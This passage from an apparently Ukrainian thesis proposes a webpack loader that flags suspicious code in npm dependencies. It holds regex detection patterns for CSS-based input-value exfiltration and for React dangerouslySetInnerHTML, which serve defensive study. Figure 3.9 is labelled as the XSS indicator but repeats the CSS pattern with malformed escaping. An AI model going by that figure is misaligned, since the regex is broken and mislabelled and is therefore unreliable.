Окрім настільки нетривіального способу існує і альтернативний, досить примітивний, викликаний в першу чергу необачністю та недосвідченістю розробника. Всі функції платформи NodeJS існують в двох формах: синхронна та асинхронна (також називаються блокуюча та неблокуюча). Розглянемо такий сценарій: розробник створює платформу для перегляду фільмів. На жаль через певну нестачу знань концепт стримінгового сервісу абсолютно невідоме поняття для нього. Але функціонал здавалось би простий: користувач хоче завантажити фільм, чому б просто не взяти та віддати йому його використовуючи потік бінарних даних через HTTP протокол. Для цього читаємо файл і віддаємо його прямо в сокет вхідного з'єднання. Виглядатиме це приблизно так:

```
app.get( '/file', ( req, res ) => {  
  // eslint-disable-next-line no-sync  
  const file = fs.readFileSync( './file.txt' );  
  res.end( file );  
});
```

Рисунок 2.17 – Найпростіша реалізація завантаження файлу на стороні сервера

Як бачимо, рішення не потребує абсолютно ніяких зусиль (одна із основних проблем сучасного середовища Javascript – дуже низький поріг входження), однак абсолютно ігнорує як архітектуру циклу подій так і обмеження комп'ютерів у питанні оперативної пам'яті (фактично зчитаний файл має десь зберігатись, адже неможливо зчитати його в нікуди, єдине місце досить швидко і доступне платформі це оперативна пам'ять; зазвичай фільми займають в дуже гарному стисненні і середній якості 700 – 1300 Мб). Тому лише один користувач зупинить завантаження для всіх інших на досить довгий час (від декількох хвилин до можливо годин). Якщо ж використаний був асинхронний виклик, проблеми з затримкою одночасних запитів немає, однак виснаження

оперативної пам'яті відбудеться набагато раніше. Але програмне рішення абсолютно не виконує свою задачу.

Однак як це корелюється з ідеєю розповсюдження публічних модулів? Один із найрозповсюдженіших бекенд фреймворків для NodeJS під назвою ExpressJS (щотижня близько 11 мільйонів завантажень). Для віддачі HTML сторінок він використовує окремий модуль під назвою `serve-static`. Тому абсолютно реальний сценарій існування модуля який би займався віддачею медіа файлів створений для тих, хто не має ас робити це сам. І саме так проблеми з синхронним читанням або асинхронним читанням і перевантаженням оперативної пам'яті можуть опинитися в результуючому коді проекту.

Висновки до розділу 2

З наведених атак зрозуміло, що всі три властивості інформації під загрозою від коду, який можливо ніколи навіть не буде побачений розробниками, однак абсолютно точно або потрапить до кінцевого користувача, або вплине на його сеанс спілкування із застосунком.

3 ІМПЛЕМЕНТАЦІЯ РІШЕННЯ З ВИКОРИСТАННЯМ ЗБІРНИКА WEBPACK

У цьому розділі розглядаються етапи розробки сучасного програмного забезпечення для веб платформи, а також проводиться пошук найоптимальнішого місця впровадження запропонованого рішення.

3.1 Мотивація та вимоги до рішення

Основними ознаками запропонованого рішення має бути його універсальність (вище наведені проблеми лише для frontend частини стеку веб технологій, однак врахуємо, що потреба у виявленні зловмисного коду є і на сервері), простота у використанні (для того, щоб покрити якомога більший відсоток розробників різних рівнів рішення має бути або дійсно просте, або мати механізм для повторного використання надбань попередніх розробників), непомітність для процесу розробки (немає сенсу вимагати від користувачів робити велику кількість рухів з метою отримання позитивних результатів при використанні, адже розробник має набагато більше проблем, які необхідно вирішувати розробляючи проект, окрім необхідності забезпечити належний рівень захисту для продукту шляхом витрачених днів або тижнів).

Варто відмітити наступний факт: окрім описаного в раніше підходу до подвійного існування коду в модулях для розробки в веб середовищі, існує ще один, який обумовлений особливістю мови Javascript. До 2015 року в специфікації мови не існувало концепту модулів. Для браузерів це означало, що файли скриптів мали бути підключені на сторінку використовуючи HTML тег `<script>` у чіткій послідовності, при якій пакети, які залежали від інших, мали бути розташовані після тих, на які вони розраховували. Крім цього в більшості випадків відбувалось забруднення середовища виконання сторонніми даними, як от деталі імплементації, глобальні змінні, тощо. Тому для вирішення подібних проблем використовуються так звані збірники проектів (англ. *bundler*),

основна задача яких нівелювати проблеми із послідовністю підключення, забрудненням середовища, а також (як деякий сторонній ефект) навіть оптимізувати написаний код шляхом переведення його із форми написання в форму розповсюдження абсолютно прозоро для розробника.

За своєю природою, так як збірники мають отримати на виході величезний самостійний файл який представляє із себе весь застосунок зібраний в межах одного простору імен, так би мовити, абсолютно всі модулі проходять через єдине місце – цей самий збірник модулів. Для використання в межах рішення цієї роботи було обрано модуль webpack[14]. Ідея рішення полягає в наступному: будь-яка вразливість має певні індикатори компрометації які існують або у представленні вихідного коду, або у будь якому проміжному представленні до форми розповсюдження (шукати індикатори компрометації у ній є абсолютно можливим, хоча це буде насправді не так інформативно як з формою вихідного коду).

3.2 Етапи циклу розробки програмного забезпечення в сфері веб застосунків

Так як зараз ми розуміємо які виникають проблеми при вирішенні бізнес задач і створенні програмних рішень в Інтернет платформі, наступним кроком буде дослідити які основні етапи проходить програмний продукт перед тим як він буде отриманий кінцевим користувачем. Після того, як буде чітко сформульовані основні кроки, які необхідно завершити перед виходом на ринок, можна буде зробити висновок який із етапів найбільш вдалий для застосування та імплементації захисту від небезпек середовища розповсюдження модулів з відкритим вихідним кодом.

В своїй книзі «A Practitioner's Guide to Software Test Design» Лі Копіленд описує типову модель розробки програмного забезпечення під назвою «водоспадна (каскадна) модель життєвого циклу ПЗ» (англ. waterfall)




Рисунок 3.1 – Водоспадна модель розробки програмного забезпечення за Лі
Копілендом[15]

Модель водоспаду була однією з перших технологічних моделей, яка була представлена для розробки ПЗ. Її також називають лінійно-послідовною моделлю життєвого циклу. Це дуже просто зрозуміти і використовувати. У моделі водоспаду кожна фаза повинна бути завершена до того, як може розпочатися наступна фаза, і фази не повинні перекриватися. Модель Waterfall - це найдавніший підхід SDLC (англ. software development life cycle), який застосовувався для розробки успішного програмного забезпечення.

Модель водоспаду ілюструє процес розробки програмного забезпечення в лінійному послідовному потоці. Це означає, що будь-яка фаза в процесі розробки починається лише за умови попередньої фази.

Насправді реалізація моделі водоспаду в рамках нового програмного проекту є досить простим процесом, багато в чому завдяки поетапному характеру самого методу. Існують незначні відмінності в кількості та описах етапів, пов'язаних із методом водоспаду, залежно від якому саме розробнику поставити це питання (і навіть року, протягом якого ви запитуєте його чи її). Незважаючи на те, ці поняття однакові і охоплюють широкий спектр того, що потрібно, щоб почати з ідеї та розробити повномасштабну, живу програму:

- вимоги: На цьому початковому етапі потенційні вимоги програми методично аналізуються та записуються в специфікаційний документ, який слугує основою для всієї подальшої розробки; результатом є, як правило, документ із вимогами, який визначає, що має робити програма, але не як це робити;
- аналіз: під час цього другого етапу система аналізується з метою належного генерування моделей та логіки бізнесу, які будуть використовуватися в застосунку;
- дизайн: цей етап значною мірою охоплює технічні вимоги до проектування, такі як мова програмування, рівні даних, послуги тощо; зазвичай створюється специфікація дизайну, яка визначає, як саме технічна реалізована бізнес-логіка, що охоплюється в аналізі;
- кодування: фактичний вихідний код нарешті створюється на цьому четвертому етапі, реалізуючи всі моделі, бізнес-логіку та інтеграцію сервісів, які були визначені на попередніх етапах;
- тестування: на цьому етапі QA, бета-тестери та всі інші тестери систематично виявляють та повідомляють про проблеми в програмі, які потрібно вирішити; не рідко ця фаза викликає «необхідне повторення» попередньої фази кодування, щоб виявлені помилки були належним чином вирішені;
- операції: нарешті, програма готова до розгортання в прямому середовищі; етап операцій тягне за собою не лише розгортання програми, а й подальшу підтримку та технічне обслуговування, які можуть знадобитися для її функціональності та оновлення;

Насправді в реальному житті дуже часто ігнорують початкові етапи та одразу переходять до кодування рішення. Тому фактично розробка перетворюється з послідовних етапів, що не перетинаються, в циклічну схему, кожний наступний виток якої може просто виправляти неточності попередніх. В загальному можна явно виділити фазу отримання завдань (аналог фази вимог

каскадної моделі), однак звісно формулювання, більшою мірою через те, що темп розробки завжди високий, потребує виправлень, на які теж не буде часу. Наступний етап це сукупність аналізу, дизайну та кодування під час якого розробник маючи на руках бізнес вимоги та обмежений час вирішує, яким частинам системи дійсно приділити час розробки, а які простіше знайти готові. На цьому етапі в подальшому ми зосередимось більш детально. Етап тестування в невеликих компаніях може взагалі ігноруватись, тому виявлення як помилок розробників, так і зловмисних дій програмного забезпечення розтягується в часі на невизначений період. Останній етап – експлуатація та підтримка – часто є останнім лише в межах одного циклу розробки програмного забезпечення. Більшість команд працюють в режимі постійного впровадження нових можливостей (англ. continuous integration), мета якого якомога раніше надавати можливість користувачам здатність користуватись якісно зробленою частиною функцій продукту, аніж змушувати їх чекати поки буде зроблено всі необхідні приготування. І навіть враховуючи лише це можна зрозуміти, що на цьому етапі відслідковувати зловмисне втручання в бібліотеку застосунку вже немає сенсу.

Проводячи аналогію з життєвим циклом розробки фронтенд застосунків стеку ReactJS та NodeJS, етапом формування завдань можна назвати створення відповідних завдань в системах трекінгу таких як Trello, Jira та інші. Фактично в оптимальному варіанті це будуть просто функціональні вимоги від замовника або його представників стосовно того що саме продукт має робити, а не як це зробити. Після цього фаза рішення полягає у використанні пошукової системи (наприклад у випадку з атакою XSS наведеною раніше пошук рішення використати компонент «коментар «з вже готовою реалізацією займе з урахування пошуку в публічному репозиторії годину, тоді як розробка власного рішення потребувала б повний цикл осмислення та створення зовнішнього інтерфейсу компоненту) для знаходження рішень, які можуть покрити частину функціональних вимог. Власне після кодування в мову програмування, розробник має змогу здійснити початкову ручне тестування, однак звісно якість його залишає бажати кращого. Після цього наприкінці циклу (інколи

називається «спрінт») відбувається інтеграція в середовище до якого мають доступ або тестові користувачі, або представники замовника.

Метою запропонованого рішення є непомітно впровадитись в процес встановлення та імпортування модуля розробником та миттєво в процесі збірки коду провести аудит присутніх модулів на предмет наявності вказаних індикаторів компрометації.

3.3 Крок збірки та його інструментарій

Описані раніше особливості сучасної фронтенд розробки (нагадаємо це історичні особливості роботи веб-браузерів, зворотна сумісність мови Javascript як одна з основних парадигм розробки нових стандартів, відсутня модульна система) змусили розробників впровадити ще один крок при створенні програмних продуктів, окрім кодування та компіляції (якщо бути відвертим, компіляція як така, що присутня в мові C++ або Java відсутня в середовищі виконання Javascript; платформи виконання або виконують код використовуючи інтерпретацію або використовують механізми компіляції на льоту, англ. Just-in-Time compilation). Цей крок називається «кроком збірки» і він характеризується такими особливостями:

- постійне спостереження за будь-яким файлом який використовується при написанні програмного рішення; конкретна імплементація цього механізму стане зрозумілою після пояснення принципу функціонування збірників; однак важливо відмітити те, що на відміну від коду в публічних репозиторіях, що існує в двох формах і немає гарантій який же саме вигляд, або що саме виконується насправді, програмний код що проходить через крок збірки гарантовано ефективний код, тобто саме той, що буде здійснювати активні дії які впливатимуть на дії кінцевого користувача;

- інкрементальний підхід до побудови залежностей між модулями і створенням або знищенням нових зв'язків; насправді це виключно оптимізація швидкодії, однак як її сторонній ефект ми маємо те, що в процесі розробки будь який модуль доданий розробником в будь-який момент гарантовано буде підхоплений без необхідності перезавантажувати збірку; ця особливість буде важлива коли ми розглядатимемо прозорість запропонованого рішення для процесу розробки;
- можливість використовувати не лише програмні реалізації; насправді єдина вимога до використовуваних ресурсів це отримання на виході представлення яке зрозуміле машині, на входи ж можуть бути картинки, відео, SVG малюнки, музика, шрифти, тощо; фактично площа для атаки зросла, однак необхідність приводити будь який модуль до єдиного вигляду спрощує впровадження відслідковування можливих індикаторів компрометації;

Наступним кроком буде поговорити про таку сутність під назвою збірник (англ. *bundler*). Фронтенд застосунок стеку ReactJS та NodeJS представляє собою вихідний (корневий) файл Javascript (або фактично будь-якого його діалекту який компілюється в чистий EcmaScript) до який імпортує всі необхідні йому модулі. Так як модуль може робити ті самі дії, на виході ми отримуємо так званий граф залежностей. Саме такими поняттями і оперує бандлер.

Збічників існує декілька, найвідоміші з них це Rollup, Parcel, webpack, також з аналогічною метою можна використовувати утиліти типу browserify або gulp. Для наших цілей ми будемо використовувати webpack.

Webpack - це збірник модулів JavaScript з відкритим кодом. Це постачальник модулів в основному для JavaScript, але він може трансформувати активні елементи, такі як HTML, CSS та зображення, якщо включені відповідні завантажувачі (англ. *loader*). Webpack приймає на вхід модулі із залежностями та генерує статичні активи, що представляють ці модулі.

Webpack приймає на вхід залежні модулі та генерує «граф залежностей» (англ. *dependency graph*), що дозволяє веб-розробникам використовувати модульний підхід для цілей розробки веб-додатків. Його можна використовувати з командного рядка, або можна налаштувати за допомогою конфігураційного файлу, який має назву `webpack.config.js`. Цей файл використовується для визначення правил, плагінів тощо для проекту. Webpack підтримує широку кастомізацію за допомогою правил, які дозволяють розробникам писати спеціальні завдання, які вони хочуть виконувати при поєднанні файлів разом.)

Для використання Webpack необхідний NodeJS. Webpack здатний надавати код, який буде завантажено лише при його безпосередньому використанні використовуючи пропозицію динамічних імпортів. Технічний комітет TC39 ECMAScript в даний момент працює над введенням цієї пропозиції в стандарт.




Рисунок 3.2 – Високорівневий концепт роботи збірника модулів

Типовий процес роботи збірника webpack ділиться на три основні етапи:

- із вихідних файлів будується граф залежностей (більш детально ми обговоримо його далі), завдяки якому всі вказані файли завантажуються і піддаються обробці в наступних етапах;

- обробка вхідних файлів «завантажувачами» (англ. loader); архітектурні рішення про розробці бандлерів фактично дозволяють розробнику використовувати будь-які файли в процесі створення застосунку, це можуть бути зображення, медіа файли, SVG картинки, шрифти, навіть діалекти Javascript, такі як Typescript, CoffeScript, ReasonML, тощо; реалізація цієї можливості забезпечується використанням кроку препроцесінгу за допомогою «завантажувачів», які отримують кожний окремий модуль (його ім'я, вміст, тощо) та повертають результуючий вміст (наприклад картинка можуть претворюватись із бінарного вигляду в звичайне відносне посилання); по суті «завантажувачі» це мають бути чисті функції від своїх аргументів, всі зміни відбудуться не з аргументами а з новими значеннями, тобто справжній вміст файлів не змінюється, змінюється лише його образ у фінальному бандлі;
- постпроцесінг за допомогою плагінів, фактично щось схоже на ідею з ладерами, але тут можна робити будь-які сайд ефекти, обробляти фінальний бандл таким чином, як того потребує процес розробки, створювати нові файли, тощо;

Більш детально подивитись на граф залежностей можна на рисунку.




Рисунок 3.3 – Реальний вигляд графу залежностей

Обробка починається з кореневого файлу (його офіційна назва з англ. *entry*). Після цього в ході розширення функціоналу додаються наступні модулі, які фактично на виході збираються в один централізований файл. Важливо відмітити те, що порядок використання модулями один одного не регламентований процесом розробки Javascript застосунків, окрім циклічних залежностей між модулями інші конфігурації дозволені і повинні бути забезпечені бандлером (тут мова йде про слідування файлів в коді, наприклад в браузерях використовуючи бібліотеку розробник мав сам попіклуватись про те, що вона є в оточенні браузера, завантажена використовуючи тег `<script>` раніше, аніж почав виконуватись, код яких залежить від завантаженої бібліотеки). При цьому абсолютно будь який модуль може використовувати будь-який інший.

Кожна із крапок означає окремий файл, тому можемо зробити висновок про величезну кількість рядків коду які необхідно проконтролювати в типовому веб застосунку на наявність порушень безпеки.




Рисунок 3.4 – Типовий банدل у представленні діаграми Вороного

Щоб більш наочно зрозуміти про які обсяги коду йде мова, досить поглянути на наведене зображення. Воно представляє типовий банدل в представленні утиліти «webpack-bundle-analyzer», кожен окремий прямокутник це файл, площа прямокутника прямо пропорційна кількості рядків в цьому файлі. Цілком зрозуміло, що переглядати таку кількість залежностей вручну абсолютно неможливо.

3.4 Створення рішення на основі кроку препроцесингу коду

Найоптимальнішим місцем для вбудовування власного рішення є обробка вхідних модулів на етапі роботи ладерів. Будь який модуль в певний момент часу після всіх необхідних етапів обробки буде представлений як чистий Javascript, даючи нам можливість уніфікувати пошук індикаторів компрометації в модулях написаних різними діалектами або тих, які взагалі не є програмним кодом. Також важливо відмітити, що можливо обробляти не лише файли з кодом, а також файли CSS стилів (це зокрема дозволить нам виявити описану атаку на конфіденційність).

Першим етапом буде розгляд конфігураційного файлу збірника webpack.

```
const MiniCssExtractPlugin = require('mini-css-extract-plugin');
const distPath = require('path').join(__dirname, '/public');
const minifyConfig = {
  filename: '[name].css', chunkFilename: '[id].css'
};

module.exports = {
  entry: { main: './src/js/index.js' },
  output: { filename: 'bundle.js', path: distPath },
  module: {
    rules: [{
      test: /\.js$/,
      exclude: /node_modules/,
      use: [{ loader: 'babel-loader' }]
    }]
  },
  plugins: [ new MiniCssExtractPlugin(minifyConfig) ],
};
```

Рисунок 3.5 – Мінімальний конфігураційний файл збірника webpack

Перший важливий момент це вхідна точка бандлу, в даному випадку це файл './src/js/index.js'. Варто відмітити що можна вказувати декілька точок входу, для кожної з яких буде застосовано однаковий цикл препроцесингу та постобробки. Наступна конфігурація стосується точки виходу, тобто куди покласти на файловій системі результуючі збірки. Після цього у властивості 'module' лежать правила обробки файлів лоадерами. Першим іде регулярний вираз, який буде співставлений з шляхом за яким розташований модуль і лише ті модулі, які співпали з вказаним регулярним виразом будуть опрацьовані цим правилом (в даному випадку будуть обрані всі файли ім'я яких закінчується на розширення файлів Javascript). Після цього вказане налаштування для того, які файли не включати в опрацювання цим лоадером (в цьому випадку будь який файл в шляху якого є слова «node_modules» буде проігнорований). І нарешті масив лоадерів, які будуть застосовані до модуля (порядок застосування від останнього до першого, тобто найперший лоадер має віддати вміст модуля вже в зрозумілому для рантайму форматі). Останнє налаштування вказує плагіни, які необхідно застосувати до кінцевого файлу збірки.

Для обраного рішення використовується інтеграція в процес обробки лодерами вхідних модулів. Завдяки тому, що всі файли в певний момент часу перетворюються в Javascript маємо змогу опрацьовувати індикатори компрометації універсально в незалежності від оригінального написання. Далі розглянемо програмну імплементацію власного лодера.

```
function staticExplorer( /** @type { string } */content ) {
  const { indicatorsOfCompromise } = /** @type { Options } */(
    loaderUtils.getOptions( this )
  );

  indicatorsOfCompromise.forEach( ( { level, tool } ) => {
    if( !isRegexArr( tool ) ) return;

    tool.forEach( ( regex ) => {
      if( !content.match( regex ) ) return ;

      term( '\nIndicator of compromise detected: ' )[
        level === 'critical' ? 'red' : 'yellow'
      ]( regex ).defaultColor( ' in file "' ).bold( this.resourcePath )
        .defaultColor( '"\n\n' );
    } );

    return content;
  } );

  return content;
}
```

Рисунок 3.6 – Прототип StaticExplorer

Функція staticExplorer це і є ладер, своїм першим аргументом він приймає текстовий вміст поточного модуля в обробці. Першим кроком всередині функції ми дістаємо опції які були передані цьому ладеру в конфігураційному файлі. Нас цікавить власне набір індикаторів компрометації. Одна із можливих реалізації це масив регулярних виразів, які, якщо будуть знайдені в файлі, сигналізують про його небезпеку. Ми перебираємо кожен з них і якщо знаходимо співпадіння – видаємо повідомлення в консоль, яке в залежності від рівня небезпеки вказаного в конфігурації буде жовтого кольору (для попереджень) або червоного кольору (для критичних вразливостей).

Кольорова схема та вивід в консоль обрана за аналогією з рішенням системи аудиту пекеджів в NPM.

Наступним на черзі буде приклад впровадження написаного модуля в конфігураційний файл вебпака. Важливий момент, він має бути або останнім в ланцюгу ладерів взагалі (якщо на виході ми отримуємо Javascript код) або ж він може іти одразу перед будь-яким (з точки зору порядку в масиві, читаючи зліва направо), який генерує Javascript.

```
{ test: /\.jsx?$/, exclude: /node_modules/,
  use: [
    { loader: './staticExplorer.js',
      options: { indicatorsOfCompromise: [
        { level: 'warn',
          tool: [ /\<[\s\S]*dangerouslySetInnerHTML=\{ \s*\{ \s*__html/ ]
        }
      ]
    },
    { loader: 'babel-loader', options: {
      presets: ['@babel/preset-env', '@babel/preset-react'],
      plugins: ['@babel/plugin-proposal-class-properties']
    }
  ]
}
```

Рисунок 3.7 – Включення StaticExplorer в процес обробки вихідних модулів

Як бачимо в конфігураційний файл ми просто додали ще один крок обробки файлів як і закінчуються на розширення «.js» або «.jsx». Рівень небезпеки встановлений як попередження і масив регулярних виразів, які означають індикатори компрометації містить всього один елемент, який однозначно вкаже на необхідне слабе місце коду.

Визначимо які будуть індикатори компрометації для описаних раніше атак. Для атаки на доступність важливо знати наступне: основна бібліотека для середовища NodeJS містить безліч модулів для веб-комунікацій, операцій вводу-виводу, криптографічних обчислень і тд. За публічною конвенцією вони існують у двох формах: синхронні, їх імена закінчуються на «Sync» та асинхронні, що не

мають визначеного суфікса. Для конкретного прикладу ми б шукали у всіх вихідних модулях будь-яке місце, де використовується синхронна операція зчитування файлів. Однак читання з файлової системи більше схоже на попередження: немає явних порушень (для читання дійсно невеликих файлів з високою частотою, це цілком прийнятно читати синхронно: коли ми плануємо зворотний виклик, процесор в якийсь момент змушений поміняти контексти виконання, а робити це синхронно, зменшує затрати часу і навпаки підвищує продуктивність), але до цього місця слід ставитися обережно, і якщо специфіка бізнес логіки цього не дозволяє, замінити.

Стосовно атаки на конфіденційність, індикатором є наступна логіка:

- селектор тегу `<input>`
- вибір атрибуту `value`, орієнтація на суфікс
- всередині правила, пов'язаного з цим селектором властивість `background-image`, що використовує динамічне завантаження картини

В конфігурації це виглядатиме наступним чином:

```
const cssOptions = {
  indicatorsOfCompromise: [
    {
      level: 'critical',
      tool: [
        /input\[value\$=\w+\][^{}]*\{[\s\S]+background-image\s*url/i
      ]
    }
  ]
};
```

Рисунок 3.8 – Індикатор компрометації для атаки на конфіденційність використовуючи CSS

Стосовно атаки на цілісність, спершу необхідно розуміти наступне: як і в будь-якої бібліотеки з гарною базою і максимальним покриттям аудиторії користувачів, команда розробки `ReactJS` мала свої причини на включення особливого параметру, який дозволяє напряду включати `HTML` розмітку в

файли компонентів. Один із реально можливих прикладів це WYSIWYG (What You See Is What You Get) едітори в браузерях. На жаль для реалізації таких копонентів абсолютно необхідно мати під рукою засіб, щоб дати можливість писати HTML розмітку користувачеві. Основна причина для цього є те, що найближчий за функціоналом компонент `<textarea>` не розпізнає (не інтерпритує) HTML розмітку. Тому перша важлива риса цього індикатора компрометації це те, що рівень небезпеки просто попередження. Наступна особливість це місце застосування, на відміну від двох попередніх в даному випадку індикатори необхідно шукати в файлах стилів. Але так як в більшості випадків вони теж написані не мовою CSS і також потребують опрацювання лодерами, це не становить проблеми.

```
const cssOptions = {
  indicatorsOfCompromise: [
    {
      level: 'critical',
      tool: [
        /input\[value\$=\w+\][^{}]*\[\[\\s\\S]+background\\-image\\:\\s*url/i
      ]
    }
  ]
};
```

Рисунок 3.9 – Індикатор компрометації для XSS атаки на цілісність

Стосовно результатів та виявлення ознак неправомірного втручання, можливі наприклад такі сценарії впровадження в процес розробки:

- вивід в спеціалізовані файли-звіти
- відправка на пошту або віддалений сервер
- вивід в консоль
- запис в логуючу базу даних

Варіант з виводом в звіт є цілком прийнятним, але не витримує тесту на непомітність впровадження, розробники звісно помітять що тепер необхідно перевіряти додаткові файли при розробці. Те саме стосується другого та четвертого пунктів. Окрім цього для відправки або запису в базу необхідно було б ввести всинхронне виконання та вимоги до розробників встановлювати нові

